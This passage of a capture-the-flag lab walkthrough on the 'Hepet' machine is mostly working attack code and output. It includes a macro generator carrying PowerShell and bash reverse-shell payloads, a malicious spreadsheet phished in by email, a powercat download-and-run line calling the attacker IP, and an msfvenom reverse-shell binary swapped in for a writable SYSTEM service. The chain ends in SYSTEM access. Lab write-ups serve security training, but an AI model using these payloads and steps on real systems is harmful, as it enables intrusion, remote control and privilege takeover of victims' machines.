204         build_payload = ("<script>New-Object System.Net.Sockets.TCPClient('\" + ip + \"', \" + port + \");$stream = $client.GetStream();[Byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object ->
205         bytes_encoded = (base64.b64encode(bytes(build_payload, 'utf-16le'))))
206         base64payload = bytes_encoded.decode()
207         payload = 'powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -e ' + base64payload
208         print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Payload: windows reverse shell")
209         print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Creating malicious .ods file\n")
210         Macro_Gen()
211
212     if sys.argv[1] == 'linux':
213
214         vbscall = 'Shell'
215         payload = '/bin/bash -c &apos;bash -i &gt;&gt; /dev/tcp/' + ip + '/' + port + ' &gt;&gt; &apos;
216         print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Payload: linux reverse shell")
217         print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Creating malicious .ods file\n")
218         Macro_Gen()

```

Tool used: **MMG-LO**

- MMG-LO creates `.ods` or `.odt` files with embedded macros.
- You selected the **Windows** option because:
 - The server processes `.ods` files, and
 - You assumed it's running **Windows + LibreOffice** (correctly, as it turns out).

🔧 Step-by-Step: How You Use It

✅ 1. Clone the Tool

```

bash
git clone https://github.com/0bfxgh0st/MMG-LO.git
cd MMG-LO

```

✅ 2. Edit `mmg-ods.py` (or `mmg-odt.py` if you're using `.odt`)

Open `mmg-ods.py` and locate the section:

```

python
if sys.argv[1] == 'windows':

```

Replace or modify the existing block under this `if` with your custom version:

```

python
if sys.argv[1] == 'windows':
    vbscall = '''Set oShell = CreateObject("Wscript.Shell")
    oShell.Run'''
    build_payload = (f'IEX(New-Object System.Net.WebClient).DownloadString("http://192.168.45.159,
    bytes_encoded = (base64.b64encode(bytes(build_payload, 'utf-16le'))))
    base64payload = bytes_encoded.decode()
    payload = 'powershell.exe -windowstyle hidden -ExecutionPolicy Bypass -e ' + base64payload
    print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Payload: windows reverse shell")
    print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Creating malicious .ods file\n")
    Macro_Gen()

```

This ensures the tool generates a macro that runs this exact PowerShell command.

Payload inside macro:

With a few modifications to the generator, I adjusted the macro to download `powercat.ps1` from my Python3 web server and use it to establish a reverse shell.

```
1  ... SNIP ...
2  if sys.argv[1] == 'windows':
3
4      vbaCall = '''Set oShell = CreateObject("Wscript.Shell")
5      oShell.Run'''
6      build_payload = (f'IEX(New-Object
7      System.Net.WebClient).DownloadString("http://192.168.45.159/powerc
8      at.ps1");powercat -c {ip} -p {port} -e powershell')
9      bytes_encoded = (base64.b64encode(bytes(build_payload, 'utf-
10     16le'))))
11     base64payload = bytes_encoded.decode()
12     payload = 'powershell.exe -windowstyle hidden -ExecutionPolicy
13     Bypass -e ' + base64payload
14     print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Payload: windows
15     reverse shell")
16     print ("[" + Fore.GREEN + "+" + Fore.RESET + "] Creating
17     malicious .ods file\n")
18     Macro_Gen()
19     ... SNIP ...
```

And the payload does this:

```
1  IEX (New-Object
2      Net.WebClient).DownloadString("http://192.168.45.159/powercat.ps1"
3      );
4  powercat -c 192.168.45.159 -p 1337 -e powershell
```

➡ This **downloads** your `powercat.ps1` script from your Python HTTP server, and then **executes** a reverse shell back to your IP (`192.168.45.159`) on port `1337` .

Generate the payload

Next, I generated the malicious ODS file using Python3.

Command:

```
1 python3 mmg-ods.py windows 192.168.45.159 1337
```

```
(kali㉿kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ python3 mmg-ods.py windows 192.168.45.159 1337
[+] Payload: windows reverse shell
[+] Creating malicious .ods file

Done.

(kali㉿kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ ls -la *.ods
-rw-rw-r-- 1 kali kali 9829 May 18 04:04 file.ods

(kali㉿kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$
```

- "windows" = tells it to use the Windows macro payload
- "192.168.45.159" = your attacker's IP (for reverse shell callback)
- "1337" = your listening port

This will create a file like `malicious.ods`.

✓ Send the File

Send it using `swaks`:

```
1 sudo swaks -t mailadmin@localhost --from jonas@localhost --attach
@file.ods --server 192.168.134.149 --body "Please check this
spreadsheet" --header "Subject: Please check this spreadsheet"
```

- `swaks` stands for **Swiss Army Knife for SMTP** — it's a command-line tool used to **send emails manually** via SMTP (Simple Mail Transfer Protocol).


```
(kali@kali)-[~/../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ sudo swaks -t mailadmin@localhost --from jonas@localhost --attach @file.ods --server 192.168.134.140 --body "Please check this spreadsheet" --header "Subject: Please Check this spreadsheet"
[sudo] password for kali:
== Trying 192.168.134.140:25 ...
== Connected to 192.168.134.140. (Reverse DNS: 192.168.134.140)
< 220 localhost ESMTP server ready.
-> EHLO kali
< 250-localhost Hello kali; ESMTPs are:
< 250-TIME
< 250-SIZE 0
< 250 HELP
-> MAIL FROM:<jonas@localhost>
< 250 Sender OK - send RCPTs.
-> RCPT TO:<mailadmin@localhost>
< 250 Recipient OK - send RCPT or DATA.
-> DATA
< 354 OK, send data, end with CRLF.CRLF
-> Date: Sun, 18 May 2025 04:06:37 -0400
-> To: mailadmin@localhost
-> From: jonas@localhost
-> Subject: Please Check this spreadsheet
-> Message-Id: <20250518040637.268842@kali>
-> X-Mailer: swaks v20240103.0 jetmore.org/john/code/swaks/
-> MIME-Version: 1.0
-> Content-Type: multipart/mixed; boundary="=_MIME_BOUNDARY_000_268842"
->
-> _=_MIME_BOUNDARY_000_268842
-> Content-Type: text/plain
->
-> Please check this spreadsheet
```

When the Server Opens It...

- LibreOffice opens `.ods`
- It executes the macro
- PowerShell runs
- `powercat.ps1` is downloaded
- You get a reverse shell

Foothold

Reverse Shell

After waiting a few minutes, I finally achieved Remote Code Execution (RCE) as the user `HEPET\Ela Arwel`.

```
(kali@kali)-[~/../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ rlwrap -cAr nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.45.159] from (UNKNOWN) [192.168.134.140] 49718
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Program Files\LibreOffice\program> whoami
whoami
hepet\ela arwel
PS C:\Program Files\LibreOffice\program> █
```

Privilege Escalation: Service Binary Hijacking

The next step was to escalate privileges. I began by uploading `PowerUp.ps1` to the target machine and importing the module. Then, I executed `Invoke-AllChecks`.

```
1 Command: . .\PowerUp.ps1; Invoke-AllChecks
```

We discovered that the service binary `veyon-service.exe` was vulnerable to a **service binary hijacking** attack.

```
ServiceName      : VeyonService
Path              : C:\Users\Ela Arwel\Veyon\veyon-service.exe
ModifiableFile   : C:\Users\Ela Arwel\Veyon\veyon-service.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize ...}
ModifiableFileIdentityReference : HEPET\Ela Arwel
StartName         : LocalSystem
AbuseFunction      : Install-ServiceBinary -Name 'VeyonService'
CanRestart       : False
Name              : VeyonService
Check             : Modifiable Service Files
```

Key Details

- **Service Name:** `VeyonService`
- **Executable Path:** `C:\Users\Ela Arwel\Veyon\veyon-service.exe`
- **Start Name:** `LocalSystem` (this means the service runs with **SYSTEM-level** privileges)
- **Modifiable File:** The binary (`veyon-service.exe`) is **writable** by the current user `Ela Arwel`
- **Modifiable Permissions:** `{WriteOwner, Delete, WriteAttributes, Synchronize...}` — these indicate **full control or write permissions**

Why This Is Critical

This is a **service binary overwrite** vulnerability:

- The service is **trusted by Windows** and runs as **LocalSystem** (highest privilege).
- The current user has **write access** to the service's `.exe` file.
- That means you can replace `veyon-service.exe` with a **malicious payload**, restart the service, and your payload will run as **SYSTEM**.

What You Can Do (Abuse Path)

1. Replace the Binary

Overwrite `veyon-service.exe` with your **custom executable** (e.g., a reverse shell, privilege escalation tool, etc.).

2. Restart the Service

If `CanRestart = True`, you could restart the service manually.

But in this case, `CanRestart = False`, which means:

- You may need a **system reboot**
- Or wait for the service to be restarted by the system/user

3. Gain SYSTEM Access

Once executed, your payload will run with **SYSTEM privileges**, giving you **full control over the machine**.

Confirming if we have write access over the binary file

I checked the file permissions of the service binary `veyon-service.exe`, and confirmed that my current user had **Full Access**. This meant I could replace the binary with a malicious executable of my own.

Command:

```
1 icacls "C:\Users\Ela Arwel\Veyon\veyon-service.exe"
```

```
PS C:\> icacls "C:\Users\Ela Arwel\Veyon\veyon-service.exe"
icacls "C:\Users\Ela Arwel\Veyon\veyon-service.exe"
C:\Users\Ela Arwel\Veyon\veyon-service.exe NT AUTHORITY\SYSTEM:(I)(F)
                                          BUILTIN\Administrators:(I)(F)
                                          HEPET\Ela Arwel:(I)(F)

Successfully processed 1 files; Failed processing 0 files
PS C:\> █
```

- We actually have full control over the executable.

Generate Malicious Code

Without hesitation, I generated a malicious `.exe` file configured to initiate a reverse shell.

- Command:

```
1 msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.159
  LPORT=1338 -f exe -o rev.exe
```

```
(kali@kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.159 LPORT=1338 -f exe -o rev.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: rev.exe
```

Then, I uploaded the malicious binary to the target machine and **replaced** the original `veyon-service.exe` with my payload.

```
PS C:\Temp> Iwr -Uri http://192.168.45.159/rev.exe -Outfile rev.exe
Iwr -Uri http://192.168.45.159/rev.exe -Outfile rev.exe
PS C:\Temp> move "C:\Users\Ela Arwel\Veyon\Veyon-service.exe" "C:\Users\Ela Arwel\Veyon\Veyon-service.exe.bak"
move "C:\Users\Ela Arwel\Veyon\veyon-service.exe" "C:\Users\Ela Arwel\Veyon\veyon-service.exe.bak"
PS C:\Temp> move rev.exe "C:\Users\Ela Arwel\Veyon\veyon-service.exe"
move rev.exe "C:\Users\Ela Arwel\Veyon\veyon-service.exe"
PS C:\Temp>
```

Next, I attempted to restart the service.

```
PS C:\Temp> Restart-Service VeyonService
Restart-Service VeyonService
PS C:\Temp> Restart-Service : Service 'Veyon Service (VeyonService)' cannot be stopped due to the following error: C
annot open
VeyonService service on computer '.'.
At line:1 char:1
+ Restart-Service VeyonService
+ ~~~~~
+ CategoryInfo          : CloseError: (System.ServiceProcess.ServiceController:ServiceController) [Restart-Servi
ce
], ServiceCommandException
+ FullyQualifiedErrorId : CouldNotStopService,Microsoft.PowerShell.Commands.RestartServiceCommand
```

Oops! The service couldn't be restarted manually — as indicated by the `Invoke-AllChecks` result: `CanRestart: False`. This meant I had to **reboot the machine** for the malicious binary to be executed. Before proceeding with the reboot, I made sure to start my **netcat listener**.

```
PS C:\Temp> shutdown /r /t 0
shutdown /r /t 0

(kali@kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$
```

After waiting a few moments post-reboot, I checked the listener — and successfully received a reverse shell as `SYSTEM` user.

```
(kali@kali)-[~/.../OSCP/Proving-Grounds-Practice/Windows/Hepet-Intermediate]
$ rlwrap -cAr nc -lvnp 1338
listening on [any] 1338 ...
connect to [192.168.45.159] from (UNKNOWN) [192.168.134.140] 49670
Microsoft Windows [Version 10.0.19042.1348]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>
```

Command Breakdown

- `rlwrap`: A utility that adds readline support to the command-line interface (history, line editing, etc.).
- `-cAr`: Options passed to `rlwrap`:
 - `-c`: Colorize prompt (optional/rarely used).
 - `-A`: Always use alternate screen (useful in terminal UIs).

Your terminal has two screen buffers:

1. Main screen – the regular terminal space you're typing in.
2. Alternate screen – a temporary space used by programs like `vim`, `top`, or `less`.

When a program uses the alternate screen:

- It clears your terminal.
- It shows its own interface.
- When the program exits, you're back to your previous terminal exactly as it was — commands, outputs, etc., are restored.

Without `-A` (Default Behavior)

1. You run something like `nc -lvp 1337`
2. The listener starts and shows "Listening on port 1337..."
3. When it exits (you press Ctrl+C), your terminal is left with everything printed, including any garbage or shell output.
4. It's messy — you scroll up to find your old prompt.

With `rlwrap -A`

Now try:

```
bash
```

 Copy  Edit

```
rlwrap -A nc -lvp 1337
```

Here's what happens:

- When `nc` is running, it uses the alternate screen.
- You still interact with it normally.
- When you exit (Ctrl+C), the screen clears and goes back to exactly what was showing before you started `nc`.

 It's like saying:

"Use a temporary screen, and when I'm done, put me back like nothing happened."



- `-r`: "Always invoke readline" — useful for forcing input line features.
- Normally, `rlwrap` only enables readline (arrow keys, history, etc.) if the input looks like a real TTY.
- `-r` forces it to **always use readline**, which is handy when:
 - The shell you receive doesn't act like a "real" shell (common in reverse shells).

- You still want features like:
 - Using the up arrow to access command history.
 - Editing a line with left/right arrows.
 - Tab-completion (sometimes).
- **Without** `-r`, you might not get these niceties if rlwrap doesn't detect a proper terminal session.
- `nc`: Netcat — a versatile networking tool.
- `-l`: Listen mode.
- `-v`: Verbose output (see connection logs).
- `-n`: Don't do DNS lookups.
 - Connects without trying to resolve "192.168.1.5" to a hostname.
 - Avoids unnecessary DNS traffic (which could be logged or blocked).
- `-p 1338`: Listen on TCP port **1338**.